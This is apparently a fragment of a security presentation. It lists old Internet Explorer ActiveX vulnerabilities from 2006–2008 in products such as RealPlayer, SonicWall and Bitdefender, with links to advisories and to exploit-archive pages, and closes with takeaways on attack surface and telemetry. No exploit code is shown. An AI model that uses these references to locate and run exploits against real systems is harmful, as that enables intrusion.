Real player 2	IE	http://www.frsirt.com/english/advisories/2007/3548	10/22/2007
Real Player 3	IE	http://secunia.com/advisories/29315/	3/11/2008
Bearshare AX	IE	http://secunia.com/secunia_research/2007-50/advisory/	09/05/2007
jetAudio 7.x AX	IE	ActiveX DownloadFromMusicStore Vulnerability	09/19/2007
Edraw Office	IE	http://www.frsirt.com/english/advisories/2007/3710	08/16/2007
Zenturi	IE	http://www.frsirt.com/english/advisories/2007/2000	5/31/2007
IncrediMail AX	IE	http://www.milw0rm.com/exploits/3877	5/8/2007
SonicWall AX	IE	http://www.milw0rm.com/exploits/4594	11/1/2007
GOM Player	IE	http://www.frsirt.com/english/advisories/2007/3634	10/29/2007
Acer ActiveX	IE	http://www.kb.cert.org/vuls/id/221700	11/19/2006
Hp.Revolution	IE	http://retrogod.altevista.org/telecom_regkey.html	9/3/2007
Bitdefender AX	IE	http://research.eeye.com/html/advisories/published/AD20071120.html	10/24/2007
HPQ utils	IE	http://securityreason.com/securityalert/3143	9/19/2007
AskJeeves	IE	http://xforce.iss.net/xforce/xfdb/36757	9/24/2007
Vuln.dll	IE	http://amxking.bokee.com/viewdiary.179927034.html	12/19/2007
iMesh	IE	http://www.securiteam.com/windowsntfocus/6N00B2AKKU.html	12/18/2007
ImageUploader	IE	http://www.milw0rm.com/exploits/5025	1/31/2008

In closing

- Tenant bring their adversaries with them
- A choice of technology is a choice of attack surface
- Problem span vendors, technology, geos, and industry
- Collaboration and partnership are crucial
- Telemetry centric controls are vital to discovering attacks early
- Getting privacy right is a MUST